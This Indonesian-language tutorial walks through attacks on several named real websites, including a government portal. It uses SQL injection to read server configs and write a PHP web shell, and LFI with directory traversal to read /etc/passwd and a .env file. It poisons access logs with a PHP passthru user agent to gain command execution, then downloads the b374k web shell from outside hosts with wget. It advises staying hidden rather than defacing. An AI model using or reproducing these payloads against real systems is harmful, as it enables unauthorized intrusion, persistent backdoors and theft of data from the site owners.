Sederhananya, QNAP adalah sebuah komputer khusus (server kecil) yang berisi satu atau lebih hard drive yang terhubung ke internet atau jaringan lokal. Perangkat ini dirancang agar Anda bisa menyimpan, mengelola, dan mengakses file Anda dari mana saja dan kapan saja.

Apa Fungsi Utama QNAP NAS?

QNAP lebih dari sekedar hard drive eksternal karena memiliki sistem operasi sendiri (disebut **QTS**) yang memungkinkan Anda melakukan banyak hal:


- **Penyimpanan Awan Pribadi (Private Cloud):** Anda bisa memiliki "Google Drive" atau "Dropbox" sendiri di rumah tanpa biaya langganan bulanan dan dengan kapasitas yang jauh lebih besar.

Backup Pengacahan (Backup): Secara otomatis mencadangkan data dari PC, laptop, dan smartphone.

Coba membaca config apache di qnap :

[http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file\('/etc/config/apache/apache.conf'\),5,6,7,8,9,10,11,12,13--+-](http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file('/etc/config/apache/apache.conf'),5,6,7,8,9,10,11,12,13--+-)

terlihat config file apache :



```
Options FollowSymLinks AllowOverride None Require all denied Options FollowSymLinks MultiViews AllowOverride All Require all granted Include /etc/config/apache/extras/apache-default-modules.conf Header always append X-Frame-Options SAMEORIGIN "env!=share-iframe" Header always edit Set-Cookie ^(.*)$ $1;HttpOnly DirectoryIndex index.html index.htm AccessFileName .htaccess Require all denied Satisfy All UseCanonicalName Off HostnameLookups Off None Options None Require all granted ErrorLog /dev/null # # LogLevel: Control the number of messages logged to the error_log. # Possible values include: debug, info, notice, warn, error, crit, # alert, emerg. # LogLevel crit LogFormat "%{Referer}i %{->%{User-Agent}i}%<#%{User-Agent}i" combined LogFormat "%{Referer}i -> %U" referer LogFormat "%{User-agent}i" agent LogFormat "%{Referer}i %{->%{User-Agent}i}%<#%{User-Agent}i" combined # If you prefer a logfile with access, agent, and referer information # (Combined Logfile Format) you can use the following directive. # # Aliases: Add here as many aliases as you need (with no limit). The format is # Alias fakename realmname # Alias /v3 menu "/home/httpd/v3 menu" AllowOverride None Require all granted AddIconByEncoding (CMP/icons/compressed.gif) x-compress x-gzip AddIconByType (TXT/icons/text.gif) text/* AddIconByType (IMG/icons/image2.gif) image/* AddIconByType (SND/icons/sound2.gif) audio/* AddIconByType (VID/icons/movie.gif) video/* AddIcon /icons/binary.gif bin .exe AddIcon /icons/binhex.gif .hqx AddIcon /icons/tar.gif .tar .wrl .gz .vrml .iv AddIcon /icons/compressed.gif .Z .z .tgz .gz .zip AddIcon /icons/a.gif .ps .ai .eps AddIcon /icons/layout.gif .html .shtml .htm AddIcon /icons/text.gif .txt AddIcon /icons/c.gif .c AddIcon /icons/p.gif .pl .py AddIcon /icons/f.gif .f AddIcon /icons/dvi.gif .dvi AddIcon /icons/uuencoded.gif .u8 AddIcon /icons/script.gif .comf .sh .shar .csh .tcl AddIcon /icons/bomb.gif core AddIcon /icons/back.gif .. AddIcon /icons/hand.right.gif README AddIcon /icons/folder.gif ^DIRECTORY^ AddIcon /icons/blank.gif ^BLANKICON^ DefaultIcon /icons/unknown.gif ReadmeName README.htm HeaderName HEADER.html IndexIgnore .??.* ~ # HEADER* README* RCS CVS *,v *,t # # Document types. # TypesConfig /etc/config/apache/mime.types AddLanguage da .dk AddLanguage nl .nl AddLanguage en .en AddLanguage fr .fr AddLanguage de .de AddLanguage el .el AddLanguage he .he AddCharset ISO-8859-8 iso8859-8 AddLanguage it .it AddLanguage ja .ja AddCharset ISO-2022-JP .jis AddLanguage kr .kr AddCharset ISO-2022-KR .iso-kr AddLanguage nn .nn AddLanguage no .no AddLanguage pl .pl AddCharset ISO-8859-2 .iso-pl AddLanguage pt .pt AddLanguage pt-br .pt-br AddLanguage ltz .lu AddLanguage ca .ca AddLanguage es .es AddLanguage sv .sv AddLanguage cs .cz .cs AddLanguage ru .ru AddLanguage zh-TW .zh-tw AddCharset Big5 .Big5 .big5 AddCharset WINDOWS-1251 .cp1251 AddCharset CP866 .cp866 AddCharset ISO-8859-5 .iso-ru AddCharset KOI8-R .koib-r AddCharset UCS-2 .ucs2 AddCharset UCS-4 .ucs4 AddCharset UTF-8 .utf8 LanguagePriority en da nl et fr de el it ja kr no pl pt pt-br ru ltz ca es sv tw AddType application/x-tar .tgz AddEncoding x-compress .Z AddEncoding x-gzip .gz .tgz AddType application/x-compress .Z AddType application/x-gzip .gz .tgz AddType application/x-httdp-php .php .php4 .php3 .phtml AddType application/x-httdp-php-source .phps AddHandler cgi-script .cgi AddType text/html .shtml AddHandler server-parsed .shtml AddHandler send-as-is asis AddHandler imap-file map AddHandler type-map var MIMEMagicFile /etc/config/apache/magic BrowserMatch "Mozilla/2" nokeepalive BrowserMatch "MSIE 4.0b2;" nokeepalive downgrade-1.0 force-response-1.0 BrowserMatch "RealPlayer 4\0" force-response-1.0 BrowserMatch "Java/1.0" force-response-1.0 BrowserMatch "JDK/1.0" force-response-1.0 SSLRandomSeed startup builtin SSLRandomSeed connect builtin DeflateCompressionLevel 2 AddOutputFilterByType DEFLATE text/html text/plain text/xml AddOutputFilter DEFLATE js css BrowserMatch ^Mozilla/4 gzip-only-text/html BrowserMatch ^Mozilla/4\.[0678] no-gzip BrowserMatch bMSIE\7\ !gzip !gzip-only-text/html RequestReadTimeout header=20-40,MinRate=500 body=20,MinRate=500 Include /etc/config/apache/extras/fastcgi.conf Include /etc/config/apache/extras/apache-video.conf Include /etc/config/apache/extras/apache-ssl.conf Include /etc/config/apache/extras/apache-dav-proxy.conf Include /etc/config/apache/extras/apache-musicstation.conf Include /etc/config/apache/extras/apache-photo.conf Include /etc/config/apache/extras/httpd- hosts-user.conf Include /etc/config/apache/extras/httdp-ssl-vhosts-user.conf - 12" />
```

[\[Back\]](#) [\[Home\]](#) [\[Index\]](#) [\[Sitemap\]](#) [\[Login\]](#)

terlihat di config ada file yang diinclude untuk virtual host apache :

Include /etc/config/apache/extra/httpd-vhosts-user.conf

kita coba baca :

[http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file\(%27/etc/config/apache/extra/httpd-vhosts-user.conf%27\),5,6,7,8,9,10,11,12,13--+](http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,load_file(%27/etc/config/apache/extra/httpd-vhosts-user.conf%27),5,6,7,8,9,10,11,12,13--+)

Hasilnya :

```
NameVirtualHost *:80
<VirtualHost _default_:80>
    DocumentRoot "/share/Web"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/starsupporta">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName starsupporta
    DocumentRoot "/share/Web/starsupporta"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/starsupporta">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName starsupporta.safacura.org
    DocumentRoot "/share/Web/starsupporta"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/IDivina">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName idivina.safacura.org
    DocumentRoot "/share/Web/IDivina"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/MusicaCura">
    Options FollowSymLinks MultiViews
```

```
    AllowOverride All
    Require all granted
</Directory>
    ServerName musicacura.safacura.org
    DocumentRoot "/share/Web/MusicaCura"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/NaturaProdaMedica">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName naturaprodamedica.safacura.org
    DocumentRoot "/share/Web/NaturaProdaMedica"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/npalbum">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName npalbum.safacura.org
    DocumentRoot "/share/Web/npalbum"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/YiYi">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName yiyi.safacura.org
    DocumentRoot "/share/Web/YiYi"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/YiYi1">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName yiyi1.safacura.org
    DocumentRoot "/share/Web/YiYi1"
</VirtualHost>
<VirtualHost *:80>
<Directory "/share/Web/tcmschool">
    Options FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
    ServerName tcmschool.safacura.org
```

```
        DocumentRoot "/share/Web/tcmschool"
    </VirtualHost>
    <VirtualHost *:80>
        <Directory "/share/Web/SafaCosa">
            Options FollowSymLinks MultiViews
            AllowOverride All
            Require all granted
        </Directory>
        ServerName safacosa.safacura.org
        DocumentRoot "/share/Web/SafaCosa"
    </VirtualHost>
    <VirtualHost *:80>
        <Directory "/share/Web/tcmschool/Library">
            Options FollowSymLinks MultiViews
            AllowOverride All
            Require all granted
        </Directory>
        ServerName cmedalib.safacura.org
        DocumentRoot "/share/Web/tcmschool/Library"
    </VirtualHost>
```

Langkah keempat : menulis backdoor php shell ke server

Karena user mysql adalah root biasanya kita bisa menulis file ke direktori yang writable (bisa ditulisi)

Kita akan coba menulis php shell ke /share/Web/starsupporta

```
http://starsupporta.safacura.org/Z202001/albumphoto.php?
id=-7682+UNION+ALL+SELECT+1,2,3,'<?php system($_GET["cmd"]); ?
>',5,6,7,8,9,10,11,12,13+INTO+OUTFILE+'share/Web/starsupporta/Z2025/photos/shell.php'--+
```

Hasilnya kita berhasil menulis file di server :

```
http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=id
```

sekarang kita bisa mengetikkan perintah perintah linux langsung di server :

```
http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=uname+-a
```

```
http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=pwd
```

```
http://starsupporta.safacura.org/Z2025/photos/shell.php?cmd=whoami
```

Agar keberadaan kita lebih nyaman di server korban, kita akan mendownload php shell yang lebih besar, kita download shell b374k :

kita akan menjalankan perintah download dengan wget :

[wget+https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-2.8.php](https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-2.8.php)

<http://starsupporta.safacura.org/shell.php?cmd=wget+https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/b374k-shell/b374k-2.8.php>

Hasilnya :

<http://starsupporta.safacura.org/b374k-2.8.php>

password : b374k

Sekarang kita bisa melihat lihat isi di dalam server dengan leluasa.

Sebaiknya kita tidak melakukan deface tampilan web agar keberadaan kita di server ini lebih awet.

2. Local File Inclusion (LFI) dan Directory Transversal

Directory Traversal adalah teknik untuk "melompat" keluar dari folder yang seharusnya (web root) agar bisa mengakses folder lain di sistem operasi.

Local File Inclusion (LFI) adalah celah keamanan pada aplikasi web yang memungkinkan penyerang untuk membaca atau menjalankan file yang sudah ada di dalam sistem server (lokal).

Local file inclusion dan directory transversal ini sering muncul bersamaan.

Berbeda dengan RFI yang mengambil file dari luar, LFI mengeksplorasi fungsi pemanggilan file untuk mengakses dokumen sensitif yang seharusnya tidak boleh dilihat publik, seperti file konfigurasi, log, atau kata sandi sistem.

Beberapa fungsi di php yang berisiko terkena lfi jika logika pemrogramannya salah : fungsi include, require, include_once, require_once

Pada LFI, jika file yang diinclude mengandung kode php maka kode php itu akan ikut dieksekusi.

Untuk contoh situs kali ini adalah :

<https://rumahsunatkendal.com/g/>

terlihat pada halaman, web tersebut membaca variabel page yang bisa kita lihat dari link link di web tersebut,

contoh : <https://rumahsunatkendal.com/g/page/about-us>

untuk memudahkan lfi, kita akan menebak cara translate pretty url di atas menjadi url biasa dengan parameter, kemungkinan url di atas akan ditranslate menjadi :

<https://rumahsunatkendal.com/g/index.php?page=about-us>

Kita akan coba mengeksplorasi inputan variabel page dengan mencoba membaca /etc/passwd di system. Dengan payload : ../../../../../../../../../../etc/passwd%00

Paste url ini di browser :

<https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../etc/passwd%00>

ternyata gagal, selanjutnya kita coba lagi payload lain :

../../../../../../../../etc/passwd

akses dengan browser :

<https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../etc/passwd>

Hasilnya /etc/passwd berhasil dibaca dan tampil di browser



HOME

Tentang Kami

Galeri

Layanan Kami

Kon

Rumah Sunat Al-Fatih Kendal

```
root:x:0:0:root:/bin/bash bin:x:1:1:bin:/bin/nologin daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
halt:x:7:0:halt:/sbin:/sbin/halt
operator:x:11:0:operator:/root:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/sbin/nologin
systemd-coredump:x:999:996:systemd Core Dumper:/sbin/nologin dbus:x:81:81:System message
bus:/sbin/nologin polkitd:x:998:995:User for polkitd:/sbin/nologin avahi:x:70:70:Avahi mDNS/DNS-SD
Stack:/var/run/avahi-daemon:/sbin/nologin
pipewire:x:997:992:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
libstoragemgmt:x:990:990:daemon account for libstoragemgmt:/usr/sbin/nologin systemd-
oom:x:989:989:systemd Userspace OOM Killer:/usr/sbin/nologin geoclue:x:988:987:User for
```

kita bisa mencoba mengakses file lainnya di dalam server seperti /etc/os-release

<https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../etc/os-release>

Dari melihat source web di atas kita juga melihat adanya bug path disclosure yang menyebabkan lokasi skrip dan user web terlihat

Warning: Undefined array key "page" in /home/rumahsunatkendal/public_html/g/index.php on line 3

Untuk mengetahui path web, selain dengan melihat error yang muncul juga bisa dengan mencari apakah ada skrip phpinfo di server. Kita akan mencoba :

<https://rumahsunatkendal.com/g/phpinfo.php>

ternyata not found, coba <https://rumahsunatkendal.com/g/info.php> dan hasilnya ditemukan phpinfo di situ, kita bisa melihat ada banyak informasi di dalam server dari phpinfo itu.

Selanjutnya kita akan mencoba menanam php shell di situs tersebut, untuk menanam shell kita bisa mencoba menggunakan access log dari web rumahsunatkendal itu sendiri.

Selanjutnya cek apakah ada cpanel terinstall di web tersebut dengan cara ketikkan:

<https://rumahsunatkendal.com/cpanel>

ternyata ada cpanel di situs tersebut, di mana umumnya lokasi access log pada web yang menggunakan cpanel adalah polanya seperti ini :


/home/(username)/access-logs/(nama_web)-ssl_log

dalam hal ini karena username adalah : rumahsunatkendal dan nama web adalah rumahsunatkendal.com, maka lokasi access log apache ada di :

/home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log

Kita coba baca file tersebut melalui browser :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log



Ternyata kita bisa memuat access log apache untuk web rumahsunatkendal.

Apa sih access log pada apache ?

Access log Apache adalah sebuah file catatan yang dibuat secara otomatis oleh web server Apache untuk merekam setiap permintaan (request) yang masuk ke server tersebut.

Sederhananya, setiap kali seseorang mengunjungi website Anda, mengklik gambar, atau mengunduh file, Apache akan menuliskan satu baris detail kejadian tersebut ke dalam file ini.

Jika diperhatikan dari tampilan web di atas, kita bisa melihat adanya user agent web browser di bagian access log tersebut, contoh : "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

Jadi logikanya kita bisa menanam shell di server dengan cara meracuni access log apache ini dengan cara mengubah user agent browser kita menjadi kode php. Kita akan menggunakan google chrome.

Jika google chrome belum terinstall, install dulu google chrome.

Buka google chrome, kita akan menginstall extension User-Agent Switcher for Chrome.

Buka <https://chromewebstore.google.com/detail/user-agent-switcher-for-c/djflhoibgkdhkhhcedjiklpkjnoahfmg?pli=1>

Klik "Add to Chrome"

Selanjutnya pilih options pada ekstensi user agent switcher. Isikan seperti ini :

The screenshot shows the 'User-Agent Switcher for Chrome' extension settings page. At the top, it displays the extension's name and URL: 'User-Agent Switcher for Chrome chrome-extension://djflhoibgkdhkhhcedjiklpkjnoahfmg/options.html'. Below this is a title 'Switcher' and a section titled 'Custom User-Agent List'. The table lists user agents with their details:

New User-agent name	New User-Agent String	Group	Append?	Indicator Flag
Ifi	<pre><?php passthru(\$_GET['cmd']); ?></pre>	Ifi	Append ▾	1
Chrome	[Use default User-agent string]	N/A		Add
Internet Explorer				
Internet Explore	Mozilla/5.0 (MSIE 10.0; Windows NT 6.1; Trident/)		Replace	IE10
Internet Explore	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5)		Replace	IE6

Pada New User-Agent String kita isi gabungan dari kode html dan kode php :

```
<pre><?php passthru($_GET['cmd']); ?></pre>
```

Selanjutnya klik Add

Perhatikan kita menambahkan user agent browser palsu menjadi kode php :

```
<?php passthru($_GET['cmd']); ?>
```

Kode tersebut akan mengambil variabel cmd dari url untuk kemudian dieksekusi di server dengan fungsi passthru, dengan kata lain ini adalah shell mini yang akan kita tanam ke server.


Tag <pre> berfungsi untuk menampilkan string apa adanya seperti di terminal.

Selanjutnya sebelum mengunjungi <https://rumahsunatkendal.com/g> aktifkan user agent yang kita beri nama tadi, di contoh ini: lfi

Selanjutnya kita coba lagi lewat browser apakah sudah berhasil ditambah ke akses log apache , kita akan mencoba menggunakan perintah yang mudah terlihat yaitu cat /etc/passwd :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log&cmd=cat+/etc/passwd

Hasilnya perintah linux kita berhasil berjalan :



The screenshot shows a web browser window with the following details:

- URL:** rumahsunatkendal.com/g/index.php?page=../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log&cmd=cat%20/etc/...
- Page Content:** The page displays the output of the command "cat /etc/passwd". The output is:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
```

Selanjutnya kita akan mencoba menanam php shell yang lebih besar. Kita akan coba mengunduh php shell becak (b374k) dari <https://indofids.com/skip/b.txt> ke server web ini.

Kita akan menjalankan perintah linux wget <https://indofids.com/skip/b.txt> -O /home/rumahsunatkendal/public_html/g/b.php

Masukkan payload url kita di browser :

https://rumahsunatkendal.com/g/index.php?page=../../../../../../../../home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log&cmd=wget+https://indofids.com/skip/b.txt+-O+/home/rumahsunatkendal/public_html/g/b.php

Akhirnya kita bisa mendownload file php shell di server , di contoh ini diakses dengan alamat url :

<https://rumahsunatkendal.com/g/b.php>

Kita bisa memasukkan perintah linux dan melihat lihat isi di dalam server lebih leluasa dengan php shell ini :

Contoh web lain yang memiliki bug lfi :

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../var/www/portal-serpel-2024/.env

kita bisa mengakses file di dalam server dengan bug lfi ini :

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../etc/passwd

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../etc/issue

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../proc/net/tcp

3. Remote File Inclusion (RFI)

Remote File Inclusion (RFI) adalah celah keamanan yang memungkinkan penyerang untuk memasukkan (include) dan menjalankan file dari server luar (remote) ke dalam aplikasi web target.

Berbeda dengan Command Injection yang menyisipkan perintah terminal, RFI menyisipkan seluruh file kode (biasanya berisi skrip jahat atau backdoor) yang kemudian dianggap oleh server sebagai bagian dari kode asli aplikasi.

Fungsi-fungsi ini dirancang untuk menyisipkan konten dari file lain ke dalam script yang sedang berjalan. Jika variabel di dalamnya bisa dimanipulasi untuk mengarah ke URL eksternal, penyerang bisa menjalankan kode PHP milik mereka sendiri di server Anda.

include(): Memasukkan file. Jika file tidak ditemukan, hanya muncul warning dan script tetap berjalan.

include_once(): Sama seperti include, tapi memastikan file hanya dimuat satu kali.

